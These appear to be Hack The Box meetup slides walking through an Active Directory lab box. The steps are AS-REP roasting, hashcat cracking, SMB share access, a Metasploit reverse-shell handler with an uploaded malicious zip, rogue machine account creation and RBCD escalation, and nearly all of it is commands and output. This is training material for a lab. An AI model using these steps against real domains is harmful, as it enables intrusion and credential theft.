Kerberos Tray

Service Principle Name (SPN)

Identifies a service instance (e.g. SQL Server running under a service account)

```
serviceclass/host[:port][/serviceName]
```

Type of service

Each service has a predefined service class

DNS/NetBIOS hostname

Identify the computer where the service is running

Port number

(optional) used when the service is listening on a non-default port

Service Identifier

(optional) used if the service instance needs an additional identifier, e.g. a named SQL instance

HTTP/webserver01.contoso.com
MSSQLSvc/sqlserver01.contoso.com:1433
CIFS/fileserver01.contoso.com
LDAP/dc01.contoso.com

SPN Reference https://adsecurity.org/?page_id=183

```
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

Kerberoasting

ImPacket’s GetNPUsers.py

Queries target domain for users with 'Do not require Kerberos preauthentication' set and export their TGTs for cracking

```
GetNPUsers.py -usersfile users.txt -no-pass -dc-ip $IPADDR bruno.vl/blip
-outputfile hash.txt -format hashcat
```

```
└─ [★]$ GetNPUsers.py -usersfile users.txt -no-pass -dc-ip 10.129.238.9 bruno.vl/blip
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$svc_scan@BRUNO.VL:59dc4b694e8c4c2f5f0b36d1d91b8b34$6d2bfd3d54ebbc2292edfb4fe65890a70f1ff734b8de16a4e5dd6fb1a
8706064f8f727aa8bab7f5a4145ebc4303428a446240dbfe7d7ea4f36c6e14fbf7ee2116c7406f3ab5c00159c02e11d53e28a6d6464a46c4be7a9d6df4
d74fc2fd9d6085f1b6bb2b608ab1c5e14121ea038d54c86c2bf5029cc7ae9620bd17742622f52a381d54c17f0f9a063fc83cf1386a4f0110688e247a44
296a258b043b433b99853e21f07adff3e56030ba635bf43f19aeb0b9117d0a04fb229a3ad158a5c3dde5c5e2b1dc5a8873e790e09e3a74229740af395f
507f13a66344421f6154e01fc8e3ecf5a
```

Cracking krb5asrep Hash

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
hashcat --help 2>&1 | grep -i kerberos
 19600 | Kerberos 5, etype 17, TGS-REP                              | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                              | Network Protocol
  28800 | Kerberos 5, etype 17, DB                                    | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                               | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                              | Network Protocol
  28900 | Kerberos 5, etype 18, DB                                    | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                       | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                               | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                                | Network Protocol
```

```
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
```

Access Network Shares

```
nxc smb $IPADDR -u svc_scan -p Sunshine1 --shares
```

```
└─ [★]$ nxc smb 10.129.238.9 -u svc_scan -p 'Sunshine1'
SMB         10.129.238.9    445    BRUNODC          [*] Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
SMB         10.129.238.9    445    BRUNODC          [+] bruno.vl\svc_scan:Sunshine1
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└─ [★]$
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└─ [★]$
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└─ [★]$ nxc smb 10.129.238.9 -u svc_scan -p 'Sunshine1' --shares
SMB         10.129.238.9    445    BRUNODC          [*] Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
SMB         10.129.238.9    445    BRUNODC          [+] bruno.vl\svc_scan:Sunshine1
SMB         10.129.238.9    445    BRUNODC          [*] Enumerated shares
SMB         10.129.238.9    445    BRUNODC          Share           Permissions     Remark
SMB         10.129.238.9    445    BRUNODC          -----           -----------     ------
SMB         10.129.238.9    445    BRUNODC          ADMIN$                          Remote Admin
SMB         10.129.238.9    445    BRUNODC          C$                              Default share
SMB         10.129.238.9    445    BRUNODC          CertEnroll      READ            Active Directory Certificate Services share
SMB         10.129.238.9    445    BRUNODC          IPC$            READ            Remote IPC
SMB         10.129.238.9    445    BRUNODC          NETLOGON        READ            Logon server share
SMB         10.129.238.9    445    BRUNODC          queue           READ,WRITE
SMB         10.129.238.9    445    BRUNODC          SYSVOL          READ            Logon server share
```

user.txt

Run a Metasploit Handler

```
[msf] >> setg LHOST 10.10.15.18
[msf] >> setg LPORT 4444
[msf] >> setg payload windows/x64/meterpreter/reverse_tcp
[msf] >> use exploit/multi/handler
[msf] >> exploit
[*] Started reverse TCP handler on 10.10.15.18:4444
```

Upload the forged zip file

```
smbclient.py bruno.vl/svc_scan:Sunshine1@10.129.238.9
# use queue
# put malicious.zip
```

```
└─ [★]$ ftp 10.129.238.9
Connected to 10.129.238.9.
220 Microsoft FTP Service
Name (10.129.238.9:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd app
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||59253|)
125 Data connection already open; Transfer starting.
06-29-22  05:42PM                 165 changelog
01-22-26  06:29AM                9216 hostfxr.dll
06-28-22  07:15PM                 431 SampleScanner.deps.json
06-29-22  03:58PM                7168 SampleScanner.dll
06-29-22  03:58PM              174592 SampleScanner.exe
06-28-22  07:15PM                 170 SampleScanner.runtimeconfig.dev.json
06-28-22  07:15PM                 154 SampleScanner.runtimeconfig.json
226 Transfer complete.
```

root.txt

```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 5064 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.768]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
bruno\svc_scan S-1-5-21-1536375944-4286418366-3447278137-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Query Machine Account Quota (MAQ)

```
nxc ldap 10.129.238.9 -u svc_scan -p Sunshine1 -M maq
```

```
┌─[us-dedivip-1]─[10.10.15.18]─[antoinet@htb-lpickke8a8]─[~/Desktop]
└──╼ [★]$ nxc ldap 10.129.238.9 -u svc_scan -p Sunshine1 -M maq
SMB         10.129.238.9    445    BRUNODC          [*] Windows Server 2022 Build 20348 x64 (name:BRUNODC)
LDAP        10.129.238.9    389    BRUNODC          [+] bruno.vl\svc_scan:Sunshine1
MAQ         10.129.238.9    389    BRUNODC          [*] Getting the MachineAccountQuota
MAQ         10.129.238.9    389    BRUNODC          MachineAccountQuota: 10
```

Install Powermad

```
git clone https://github.com/Kevin-Robertson/Powermad

meterpreter> cd c:/Users/svc_scan/Desktop
meterperter> upload Powermad/Powermad.[ps1|psd1|psm1]
meterpreter> upload Powermad/Invoke-DNSUpdate.ps1
meterpreter> shell
C:\Users\svc_scan\Desktop> powershell
PS C:\Users\svc_scan\Desktop> Import-Module Powermad.psd1
PS C:\Users\svc_scan\Desktop> Get-Command -Module Powermad
```

Add Machine Account

```
PS C:\> New-MachineAccount -MachineAccount
roguecomputer -Password $(ConvertTo-SecureString
'123456' -AsPlainText -Force) -Verbose
```

```
PS C:\Users\svc_scan\Desktop\Powermad> New-MachineAccount -MachineAccount roguecomputer -Password $(ConvertTo-SecureString '123456'
-AsPlainText -Force) -Verbose
New-MachineAccount -MachineAccount roguecomputer -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
VERBOSE: [+] Domain Controller = brunodc.bruno.vl
VERBOSE: [+] Domain = bruno.vl
VERBOSE: [+] SAMAccountName = roguecomputer$
VERBOSE: [+] Distinguished Name = CN=roguecomputer,CN=Computers,DC=bruno,DC=vl
[+] Machine account roguecomputer added
```

Kerberos Relay Attack (RBCD)

Kerberos Relay Attack adds a fake (or owned) computer account to the target's **`msDSAllowedToActOnBehalfOfOtherIdentity`** attribute, making it possible to perform a *Resource-Based Constrained Delegation* Attack against the target.

The result of the RBCD attack is Silver Ticket access to the target, which can be used for local admin access remotely or even locally (meaning privilege escalation) by patching the Win32 Service Control Manager to use Kerberos Authentication locally.

https://gist.github.com/tothi/bf6c59d6de5d0c9710f23dae5750c4b9

TO BE CONTINUED

Thanks for your
Participation !
You did Awesome !!!

3x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO

HACKTHEBOX